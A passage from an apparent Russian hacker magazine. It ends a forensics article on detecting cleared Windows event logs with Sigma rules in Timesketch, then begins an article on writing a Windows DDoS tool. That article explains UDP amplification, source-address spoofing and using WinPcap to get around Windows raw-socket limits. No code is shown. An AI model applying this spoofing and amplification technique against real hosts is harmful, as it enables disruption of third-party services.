
1/1 analyzers done [test_case_clearev]

Analyzer	Result	Timeline
sigma	Applied 2 tags	test_case_clearev

Результат анализа

Так и есть, мы успешно обнаружили, что логи чистили.

Когда анализатор находит в ES подходящий документ, он обновляет его, добавляя новое поле `ts_sigma_rule`, в котором записывает имя сработавшего правила, а также вносит в поля `tag` и `ts_ttp` данные из раздела `tags` нашего правила. Соответственно, эти поля становятся доступными для поиска и агрегации во вкладке Aggregate.



tag	["attack.t1070"]
timestamp	1629957601335005
timestamp_desc	Creation Time
ts_sigma_rule	["win_susp_security_eventlog_cleared.yml"]
ts_ttp	["car.2016-04-002", "attack.defense_evasion"]

Добавленные поля

Теперь можно сразу посмотреть, что же интересного нашлось, с помощью простых запросов в строке поиска, например такого:

```
ts_sigma_rule:*
tag:*
```

Понятное дело, анализировать такой объем информации намного комфортнее, чем смотреть на сотни тысяч ивентов, которые предстали твоему взору поначалу.

Кроме того, без запуска анализатора можно открыть каждое отдельное правило во вкладке Sigma и нажать кнопку Search. Правило автоматически будет подставлено в строку поиска и покажет тебе подходящие события.

Верификация новых правил

Чтобы проверить, будет ли корректно работать найденное на просторах сети или написанное тобой правило в конкретной системе, в Sigma предусмотрен отдельный инструмент, который находится в каталоге `tools` и называется sigmac.

```
$ python3 sigmac -t es-qs --config /opt/timesketch/etc/timesketch/
sigma_config.yaml /opt/timesketch/etc/timesketch/sigma/rules/win_
susp_security_eventlog_cleared.yml
```

В качестве параметра `t` указывается используемый бэкенд (в случаях, когда ты конвертируешь правило под свою SIEM-систему, значение должно быть соответствующим), далее передается конфигурационный файл конвертера и последним параметром само правило. Предусмотрена проверка сразу целого каталога с правилами.

Не забывай, когда изменяется файл конфигурации конвертера или модернизируются сами правила, обязательно их перепроверять. Как говорится, семь раз отмерь.

Дальнейшие инструкции

К сожалению, просто скопировать скопом все правила в Timesketch и запустить анализатор не выйдет. Движок Sigma весьма прожорлив, и у некоторых правил могут возникнуть проблемы с интеграцией в Timesketch (обычно из-за отсутствия нужных logsource). Поэтому лучше пройтись по списку правил и целенаправленно выбирать те из них, которые подойдут к конкретному кейсу. И уже после проверки с использованием sigmac закидывать их в Timesketch. Ведь, например, если на исследуемой системе не был установлен Sysmon, нет нужды тратить время на запуск соответствующих правил.

Где-то с год назад ребята из Positive Technologies написали отличный русскоязычный гайд по разработке Sigma-правил (статья раз, статья два, статья три). Если хочешь научиться разбираться в неработающих правилах и научиться писать работающие самостоятельно — обязательно прочитай эти статьи.

Дальше, как и в любом деле, потребуется опыт. А его, просто читая интересные статьи, набираться сложновато. Чтобы набить руку, тебе придется неоднократно «воочию увидеть» те или иные события, их группы и теги.


Есть весьма полезные репозитории, где люди специально складывают записи событий, которые происходят во время того или иного инцидента. Изучать способы их выявления — один из самых простых путей заработать необходимый опыт. Так что запускай Plaso, загружай результаты в Timesketch и пиши правила для их детекта. И не забывай потом коммитить их в проект. :)

Кроме того, Sigma можно применить и по прямому назначению — подключив к SIEM-системе, которой ты, возможно, пользуешься.

ЗАКЛЮЧЕНИЕ

Я надеюсь, что после прочтения цикла данных статей у кого-то из админов по безопасности появится время на лишних две чашки кофе в день. Кому-то из бравых бойцов с шевроном DFIR станет немного легче жить, а кто-то, возможно, возьмет и пришьет такой шеврон себе на рукав, и HR-отделу останется отыскать всего 249 996 недостающих человек. ;)

До новых встреч!



ОБХОДИМ RAW SECURITY
И ПИШЕМ DDOS-УТИЛИТУ
ДЛЯ WINDOWS


DDOS
С УСИЛЕНИЕМ

Yuriy Sierpinskiy
yuriy.nelkmen@gmail.com


Проходят годы, а DDoS остается мощным инструментом хакерских группировок. Ежедневно в мире происходит 500–1000 атак такого типа. Каждый раз злоумышленники находят новые уязвимости в популярных сервисах, которые позволяют проводить атаки «с усилением». Разработчики Windows активно борются с этим, усложняя жизнь хакерам и отсекая вредоносные запросы на системном уровне. Мы сегодня поговорим о том, как эти преграды обходят.

WARNING

Статья носит ознакомительный характер. Автор и редакция не несут ответственности за любой вред, причиненный с использованием полученной из нее информации. Прежде чем проводить нагрузочное тестирование веб-сайта, необходимо заключить письменное соглашение с его владельцем. В противном случае нарушение работы системы может преследоваться по закону.



Как видно из статистики, наиболее распространенный вектор — это атаки на сервисы (или с использованием сервисов), которые используют протокол UDP.




Здесь все очень просто. UDP, в отличие от других протоколов, не требует сессии, а ответ на запросы отправляется немедленно. В этом основа атаки «с усилением». Мы можем формировать запросы к некоторым сервисам таким образом, чтобы ответ был в десятки раз больше, чем сам запрос. Соответственно, если эти ответы будут перенаправлены на машину жертвы, атакующий сможет генерировать трафик невероятной мощности.

Чтобы предотвратить такого рода атаки, разработчики из Microsoft установили ограничения на манипулирование пакетами.

WWW

Подробности в документации Microsoft.

Обрати внимание на этот пункт документации.




- UDP datagrams with an invalid source address cannot be sent over raw sockets. The IP source address for any outgoing UDP datagram must exist on a network interface or the datagram is dropped. This change was made to limit the ability of malicious code to create distributed denial-of-service attacks and limits the ability to send spoofed packets (TCP/IP packets with a forged source IP address).

Прямо заявлено, что ОС не позволит отправлять UDP-пакеты с полем IP-адреса поддельного отправителя.

Зачем нам это нужно? Дело в том, что трафик, который мы получаем от уязвимых ответов служб, может быть каким-то образом перенаправлен на серверы жертв. А этого можно добиться, просто изменив IP-адрес отправителя в заголовке UDP-пакета. Тогда уязвимый сервер подумает, что запрос поступил с компьютера жертвы, и отправит на него ответ.


Кто не знаком со структурой пакета UDP, может посмотреть на табличку ниже. Там ничего особенного нет, формирование самого пакета мы разберем позже.



User Datagram Protocol

Собственно, из документации понятно, что стандартные инструменты и библиотеки Windows не позволяют подделывать адрес отправителя. Для проведения DDoS это нужно обойти, и на помощь злодею или желающему провести нагрузочный тест приходит такая волшебная вещь, как WinPcap.

